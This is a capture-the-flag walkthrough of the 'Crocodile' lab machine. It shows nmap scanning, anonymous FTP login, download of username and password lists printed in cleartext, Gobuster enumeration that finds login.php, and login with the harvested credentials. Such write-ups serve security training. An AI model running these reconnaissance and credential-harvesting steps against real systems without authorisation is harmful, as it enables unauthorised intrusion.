

Crocodile



Álvaro Delgado Hernández

What Nmap scanning switch employs the use of default scripts during a scan?

-sC

```
(root@kali)-[/home/alvadelg]
# nmap -sV -O -sS -A -p- -sC 10.129.11.28
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 18:13 CET
Nmap scan report for 10.129.11.28
Host is up (0.047s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 ftp      ftp      33 Jun 08  2021 allowed.userlist
|_-rw-r--r--    1 ftp      ftp      62 Apr 20  2021 allowed.userlist.pa
sswd
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.10.15.53
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Smash - Bootstrap Business Template
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Unix

TRACEROUTE (using port 8888/tcp)
HOP RTT      ADDRESS
1   44.89 ms  10.10.14.1
2   45.57 ms  10.129.11.28

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.51 seconds
```

Explanation of Each Argument

-sV: Version Detection

This option tells Nmap to detect the versions of the services running on open ports.

-O: OS Detection

This flag enables OS detection, allowing Nmap to determine the operating system of the target host.

-sS: SYN Scan

This performs a TCP SYN scan, which is a stealthy scan method. It sends SYN packets and waits for SYN-ACK responses, allowing you to discover open ports without completing the TCP handshake.

-A: Aggressive Scan

This enables several advanced and intrusive options, including OS detection (-O), version detection (-sV), script scanning (-sC), and traceroute.

-p-: Scan All Ports

This option tells Nmap to scan all 65,535 TCP ports instead of just the default 1,000 ports.

-sC: Default Script Scan

This option tells Nmap to run a set of default scripts against the target. These scripts are designed to detect common vulnerabilities and gather useful information.

What service version is found to be running on port 21?

vsftpd 3.0.3

What FTP code is returned to us for the "Anonymous FTP login allowed" message?

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230) 230
```

After connecting to the FTP server using the ftp client, what username do we provide when prompted to log in anonymously?

Anonymous

```
(root@kali)-[/home/alvadelg]
# ftp 10.129.11.28
Connected to 10.129.11.28.
220 (vsFTPd 3.0.3)
Name (10.129.11.28:alvadelg): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

After connecting to the FTP server anonymously, what command can we use to download the files we find on the FTP server?

Get

```
ftp> ls
229 Entering Extended Passive Mode (|||42977|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           33 Jun 08  2021 allowed.userlist
-rw-r--r--    1 ftp      ftp          62 Apr 20  2021 allowed.userlist.passwd
226 Directory send OK.
ftp> get allowed.userlist
local: allowed.userlist remote: allowed.userlist
229 Entering Extended Passive Mode (|||45179|)
150 Opening BINARY mode data connection for allowed.userlist (33 bytes).
100% |*****|      33      2.22 KiB/s   00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.53 KiB/s)
ftp> get allowed.userlist.passwd
local: allowed.userlist.passwd remote: allowed.userlist.passwd
229 Entering Extended Passive Mode (|||47171|)
150 Opening BINARY mode data connection for allowed.userlist.passwd (62 bytes).
100% |*****|     62      9.43 KiB/s   00:00 ETA
226 Transfer complete.
62 bytes received in 00:00 (1.16 KiB/s)
ftp>
```

What is one of the higher-privilege sounding usernames in 'allowed.userlist' that we download from the FTP server?


Admin

```
(root@kali)-[/home/alvadelg]
# cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin

(root@kali)-[/home/alvadelg]
# cat allowed.userlist.passwd
root
Supersecretpassword1
@BaASD&9032123sADS
rKXM59ESxesUFHAd

(root@kali)-[/home/alvadelg]
#
```

Now we know that 80 port is open so we can see in our browser the website:



Control +u and we can see the source code, we know searcher with control f that has php and .js files

What version of Apache HTTP Server is running on the target host?

Apache httpd 2.4.41

What switch can we use with Gobuster to specify we are looking for specific filetypes?

-x

```
└─# gobuster dir -u http://10.129.11.28 -w /usr/share/dirb/wordlists/common.txt -x php,js
```

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: http://10.129.11.28
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,js
[+] Timeout: 10s
```

Starting gobuster in directory enumeration mode


```
/.php (Status: 403) [Size: 277]
/.hta (Status: 403) [Size: 277]
/.hta.php (Status: 403) [Size: 277]
/.htaccess.js (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.htpasswd.js (Status: 403) [Size: 277]
/.hta.js (Status: 403) [Size: 277]
/.htaccess.php (Status: 403) [Size: 277]
/.htpasswd.php (Status: 403) [Size: 277]
/assets (Status: 301) [Size: 313] [→ http://10.129.11.28/assets/]
/config.php (Status: 200) [Size: 0]
/css (Status: 301) [Size: 310] [→ http://10.129.11.28/css/]
/dashboard (Status: 301) [Size: 316] [→ http://10.129.11.28/dashboard/]
/fonts (Status: 301) [Size: 312] [→ http://10.129.11.28/fonts/]
/index.html (Status: 200) [Size: 58565]
/js (Status: 301) [Size: 309] [→ http://10.129.11.28/js/]
/login.php (Status: 200) [Size: 1577]
/logout.php (Status: 302) [Size: 0] [→ login.php]
/server-status (Status: 403) [Size: 277]
Progress: 13842 / 13845 (99.98%)
```

Finished

Which PHP file can we identify with directory brute force that will provide the opportunity to authenticate to the web service?

login.php

We go to login.php:



← → ↻ 🏠 10.129.11.28/login.php ☆

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking D

Please sign in

☐ Remember me


Sign in

```
(root@kali)-[/home/alvadelg]
# cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin

(root@kali)-[/home/alvadelg]
# cat allowed.userlist.passwd
root
Supersecretpassword1
@BaASD&9032123sADS
rKXM59ESxesUFHAd

(root@kali)-[/home/alvadelg]
#
```

We have the user and the password.



The flag is behind the save password reminder